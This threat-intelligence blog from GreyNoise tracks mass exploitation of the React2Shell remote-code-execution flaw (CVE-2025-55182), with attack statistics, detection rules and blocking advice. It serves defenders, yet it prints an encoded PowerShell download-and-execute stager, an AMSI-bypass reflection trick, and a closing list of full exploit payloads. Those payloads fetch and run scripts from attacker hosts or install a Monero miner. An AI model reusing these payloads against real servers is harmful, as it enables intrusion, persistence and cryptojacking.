.png)
React2Shell Update: 7 January 2026
The React2Shell campaign continues at a sustained, elevated pace. Since initial disclosure, the GreyNoise Observation Grid has recorded over 8.1 million attack sessions, with daily volumes stabilizing in the 300,000–400,000 range after peaking above 430,000 in late December.

Over 8.1 million sessions (each session delivers an R2S payload) have been seen since the start.

8,163 Total IPs Observed Across Production & Research Sensors
The infrastructure footprint has grown considerably. We now observe 8,163 unique source IPs across 1,071 ASNs spanning 101 countries. The geographic and network distribution confirms broad adoption of this exploit across diverse threat actor ecosystems.
Source Country Breakdown
Fifteen countries account for approximately 80% of observed source IPs:
.png)
Top ASNs
Cloud infrastructure dominates the source network distribution, with Amazon Web Services alone representing over a third of observed exploitation traffic. The top 15 ASNs comprise roughly 60% of all source IPs:
.png)
Payload and Fingerprint Diversity
The campaign has produced over 70,000 unique payloads, indicating continued experimentation and iteration by attackers. Network fingerprint analysis reveals 700 unique JA4H hashes (HTTP client fingerprints) and 340 unique JA4T hashes (TCP stack fingerprints), reflecting the variety of tooling being deployed against vulnerable endpoints.
Defenders should continue blocking IPs associated with this tag via GreyNoise Block and monitor for the JA4H/JA4T fingerprints published in the supplemental data repository. Given the sustained volume and breadth of infrastructure—over 8,000 IPs across 1,000+ ASNs—static IP blocklists alone are insufficient; dynamic blocking based on GreyNoise's continuously updated threat feeds remains the most effective perimeter control. Organizations that have not yet patched should treat this as an active, ongoing campaign with no signs of abatement.
Complete lists of source ASNs, JA4T fingerprints, and JA4H fingerprints are available at: github.com/GreyNoise-Intelligence/gn-research-supplemental-data/tree/main/2026-01-06-react2shell
Update: 9 December 2025
Due to the escalating situation, GreyNoise is sharing its weekly At The Edge intelligence brief — typically reserved for GreyNoise customers. In the brief you’ll find:
- Full IOCs and TTPs
- All threat signatures GreyNoise has observed so far
- Actor tooling patterns and infrastructure characteristics
- Clear, prioritized recommendations for response
And more intelligence regarding the React2Shell vulnerability (CVE-2025-55182).
Update: 8 December 2025
Ongoing Attack Patterns
- Exploitation began rapidly after disclosure.
- The number of IPs attempting exploitation has remained steady, inconsistent with early exploitation patterns for Log4j — an event industry professionals have compared to ongoing Next.js exploitation.

Attack Scale Overview
A total of 362 unique IP addresses (as of 2025‑12‑08) were observed attempting to exploit the React2Shell vulnerability.
Of these, 152 (≈ 42 %) contained active payload data that could be analyzed. The remaining 210 IPs either:
- Connected but sent no payload data
- Sent malformed or empty payloads
- Had payload files that were empty
The attacks originated from a diverse set of geographic locations, spanning multiple countries and networks. This indicates that React2Shell has attracted attention from a wide range of threat actors, from automated botnets to more capable attackers.
Attack Patterns
Based on the payload analysis of 97 active attack samples, attackers primarily used the following techniques:
- Arithmetic Calculations – Execute simple math operations to test command execution
- System Information Gathering – Run commands like uname -a, whoami, or hostname to gather system details
- Reverse Shell / Downloader Scripts – Download and execute malicious scripts
- SSH Persistence – Install SSH keys for persistent access
- Remote Script Execution – Download and execute scripts from remote servers (often PowerShell‑encoded)
- Directory Reconnaissance – Use commands like pwd to explore the file system
- Cross‑platform Commands – Use both Unix (sh) and Windows (powershell) commands
Fresh Infrastructure Highlights Importance of Dynamic IP Blocking
The vast majority of threat actor IPs allocated to exploiting this vulnerability were first seen by GreyNoise post July 2025.

We encourage defenders to leverage GreyNoise Block to instantly neutralize threat actor IPs attempting to exploit React2Shell. See below for more information.
GreyNoise customers — please check your inbox for an early edition of At the Edge, detailing all client signatures, source/destination analysis, and other IOCs.
GreyNoise is already seeing opportunistic, largely automated exploitation attempts consistent with the newly disclosed React Server Components (RSC) “Flight” protocol RCE—often referred to publicly as “React2Shell” and tracked as CVE-2025-55182. Reporting to date describes unauthenticated remote code execution impacting React and downstream ecosystems (including Next.js) and urges immediate patching.

Block IPs Linked to This Campaign
Defenders can use GreyNoise Block to immediately block malicious IPs associated with this activity by using the following template:
- React Server Components Unsafe Deserialization CVE-2025-55182 RCE Attempt
Customers can also modify the template to specify source country, other IP classifications, etc. New users can get started with a 14-day free trial.
Enterprise customers have targeted blocklists available in the platform (specifying ASNs, JA4, destination country, etc), supporting full queries leveraging the entirety of GreyNoise’s parameters.
Our traffic shows a familiar modern pattern, with attackers using a mix of fresh and legacy infrastructure to orchestrate their campaigns. The HTTP client and TCP stack fingerprints are overwhelmingly automation-heavy, not organic browsing. There's also an early focus on just this vulnerability, but we've already detected a slow migration of this CVE being added to Mirai and other botnet exploitation kits.
The initial access attempts are using the publicly disclosed proof-of-concept code as a base, and stage-1 payloads performing proof-of-execution (PoE) probes (e.g., PowerShell arithmetic) to validate RCE cheaply and using coded PowerShell download-and-execute stagers (-enc + DownloadString + IEX).
Then, a stage-2 payload that uses reflection to set System.Management.Automation.AmsiUtils.amsiInitFailed = true (standard AMSI bypass), then iex executes the next stage.
React2Shell quick refresher
Public reporting indicates a maximum-severity issue in React Server Components’ Flight protocol that can yield unauthenticated RCE in vulnerable deployments, with downstream impact across popular frameworks, including Next.js. Patches have been released, and multiple outlets are urging urgent upgrades.
This matters operationally because RSC is a high-value target since it sits in front of application logic that often runs with production permissions. Thanks to services such as BuiltWith/Wappalyzer, the exposed services are easy to find and exploit at scale. Early waves tend to be broad and shallow, featuring opportunistic scanning, validation payloads, and commodity post-exploitation stagers.
What we are observing in the initial POST request:
Attackers are first performing basic exploit proof-of-execution (PoE) validation using "cheap math" PowerShell commands:
powershell -c "40138*41979"
powershell -c "40320*43488"
This is a common exploitation workflow since deterministic output confirms command execution and output retrieval ability. It also leaves minimal endpoint artifacts (no file writes, no network), and makes detection rules a bit trickier due to low unique keyword visibility versus obvious primitives like IEX, DownloadString, or -enc.
After PoE, we observed encoded PowerShell stagers in standard form:
powershell -enc <base64>
Decoding one of these reveals a run-of-the-mill in-memory downloader:
IEX (New-Object System.Net.Webclient).DownloadString('http://23[.]235[.]188[.]3:652/qMqSb')
The retrieved stage-2 payload uses a lightweight byte-transform obfuscation (reverse-byte order and add a constant repeatedly), then uses reflection to set:
- Type:
System.Management.Automation.AmsiUtils - Field:
amsiInitFailed - Value:
$true
in an attempt to bypass any anti-malware components that may be on the system.
This is an important campaign component because it’s stable across many commodity toolchains and can be detected reliably via PowerShell logging, even when the obfuscation changes.
Traffic composition: automation dominates (so far)
From extracted POST requests, the top user agents were:
Go-http-client/1.1- A UA ending in
Assetnote/1.0.0on Chrome 60 - Safari 17.2.1
- Small volumes from
aiohttpandpython-requests, plus scattered “real browser” strings.
The presence of an Assetnote/1.0.0 marker is consistent with Assetnote-tagged scanning traffic documented in the ecosystem and built into the open-sourced scanner tool.
This is what standard early exploitation waves usually look like. We see a fair amount of automation, a mix of researcher/scanner traffic, and a small tail of organic-looking browser strings (often spoofed).
Across the JA4T+JA4H dataset collected so far, the distribution was highly concentrated in a handful of ASNs attributed to the Netherlands, China, the United States, Hong Kong, and a small tail of other countries.
These are the top JA4T/JA4H pairs, to-date:
42340_2-4-8-1-3_1460_11 + po11nn060000_3865ae1cc1d9_...64240_2-1-3-1-1-4_1400_8 + po10nn090000_75eeec6218a0_...42340_2-4-8-1-3_1460_11 + po11nn10enus_38148d6b7d75_...42340_2-4-8-1-3_1460_10 + po11nn090000_3343762cd6d7_...
Source IP first/last-seen analysis shows a meaningful share of the observed exploitation IPs are newly observed in the recent window (nearly 50% being first seen in December 2025). This has become typical for modern opportunistic exploitation, with attackers leveraging the quick rotation of IPs in VPS and proxy pools.
What makes this campaign “standard modern ops”
Nothing in this chain is novel, so far. The PoE commands are commodity exploitation hygiene, and the use of -enc + DownloadString + IEX is a staple pattern. Also, AmsiUtils.amsiInitFailed reflection bypass is widely documented and reused.
However, “not novel” ≠ “not serious.” This is exactly the kind of high-throughput exploitation that turns into credential theft, cryptomining, ransomware staging, or access-broker resale.
Detection guidance (high-signal, low-regret)
- Utilize GreyNoise's rapidly updated blocklists to prevent opportunistic IP addresses from compromising your perimeter.
- If you can perform detection on endpoints, watch for process creation and encoded PowerShell + suspicious primitives.
- Alert on
powershell.exe/pwsh.execombined with-enc/-EncodedCommandandDownloadString(orIEX.
If you have Windows Event ID 4104 enabled alert on any script block containing any two of:
System.Management.Automation.AmsiUtilsamsiInitFailedGetFieldNonPublic,StaticSetValue
If your detection platform supports it, aggregate detection on repeated powershell -c "<digits>*<digits>" across a short window, since it is a strong indicator of exploit validation.
Based on observed automation-heavy traffic (Go clients, scanner-tagged UAs, tight JA4 clustering) and rapid infrastructure build-up and churn, this looks like the first opportunistic wave, not a “hands-on-keyboard” intrusion set. Historically, this is when defenders can still win by ensuring patches are in place, putting high-quality endpoint detection in place, and using the provided network fingerprints to isolate potentially malicious inbound traffic requests.
— — —
Top-level indicators
Candidate exploitation source infrastructure is available via GreyNoise API.

Stage-1 / Stage-2 fetch:
- URL: http://23[.]235[.]188[.]3:652/qMqSb
- Port: 652/tcp
- Path: /qMqSb
PowerShell stager primitive:
IEX` (New-Object System.Net.Webclient).DownloadString('')- `powershell.exe -enc <base64>` (UTF-16LE encoded command)
Stage-2 defense evasion primitive (reflection AMSI flip):
- Type:
System.Management.Automation.AmsiUtils - Field:
amsiInitFailed - Setter:
.GetField(<field>,"NonPublic,Static").SetValue($null,$true)
Exploit validation / “proof of execution” probes:
powershell -c "<5-digit>*<5-digit>"(many unique pairs; deterministic output)
Unique payloads
[
  {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": "{\"then\":\"$B1337\"}",
    "_response": {
      "_prefix": "process[.]mainModule[.]require('child_process').execSync('curl 2f7ac6[.]ceye[.]io'); throw new Error('exploited');",
      "_chunks": "$Q2",
      "_formData": { "get": "$1:constructor:constructor" }
    }
  },
  {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": "{\"then\":\"$B1337\"}",
    "_response": {
      "_prefix": "var res=process[.]mainModule[.]require('child_process').execSync('ping -c 7 45[.]157[.]233[.]80',{'timeout':8000}).toString().trim();;throw Object[.]assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
      "_chunks": "$Q2",
      "_formData": { "get": "$1:constructor:constructor" }
    }
  },
  {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": "{\"then\":\"$B1337\"}",
    "_response": {
      "_prefix": "process[.]mainModule[.]require('child_process').execSync('ping 5axzi7[.]dnslog[.]cn",
      "_chunks": "$Q2",
      "_formData": { "get": "$1:constructor:constructor" }
    }
  },
  {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": "{\"then\":\"$B1337\"}",
    "_response": {
      "_prefix": "process[.]mainModule[.]require('child_process').execSync('powershell -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAyADMALgAyADMANQAuADEAOAA4AC4AMwA6ADYANQAyAC8AcQBNAHEAUwBiACcAKQA=');",
      "_chunks": "$Q2",
      "_formData": { "get": "$1:constructor:constructor" }
    }
  },
  {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": "{\"then\":\"$B1337\"}",
    "_response": {
      "_prefix": "process[.]mainModule[.]require('child_process').execSync('wget http://162[.]215[.]170[.]26:3000/sex[.]sh && bash sex[.]sh');",
      "_chunks": "$Q2",
      "_formData": { "get": "$1:constructor:constructor" }
    }
  },
  {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": "{\"then\":\"$B1337\"}",
    "_response": {
      "_prefix": "process[.]mainModule[.]require('child_process').execSync('wget http://46[.]36[.]37[.]85:12000/sex[.]sh && bash sex[.]sh');",
      "_chunks": "$Q2",
      "_formData": { "get": "$1:constructor:constructor" }
    }
  },
  {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": "{\"then\":\"$B1337\"}",
    "_response": {
      "_prefix": "process[.]mainModule[.]require('child_process').execSync('wget hxxp[://]vps-zap812595-1[.]zap-srv[.]com:3000/sex[.]sh && bash sex[.]sh');",
      "_chunks": "$Q2",
      "_formData": { "get": "$1:constructor:constructor" }
    }
  },
  {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": "{\"then\":\"$B1337\"}",
    "_response": {
      "_prefix": "var res=process[.]mainModule[.]require('child_process').execSync('curl -s -L hxxps[://]raw[.]githubusercontent[.]com/C3Pool/xmrig_setup/master/setup_c3pool_miner[.]sh | bash -s 44VvVLU2Vmja6gTMbhNHAzc7heYTiT7VmQEXkjdaYo6K41WqH8qWw1CL8wKAAgz5xLYT3XL3pb9KCUZS7PPZbzUGCCpZ9Ee').toString().trim();;throw Object[.]assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});",
      "_chunks": "$Q2",
      "_formData": { "get": "$1:constructor:constructor" }
    }
  }
]
As a supplement to our analysis, please see Censy’s blog on the situation, providing insight into exposed instances and more. Also be sure to check out this blog from GreyNoise Labs - React2Shell Side Quest: Tracking Down Malicious MeshCentral Nodes.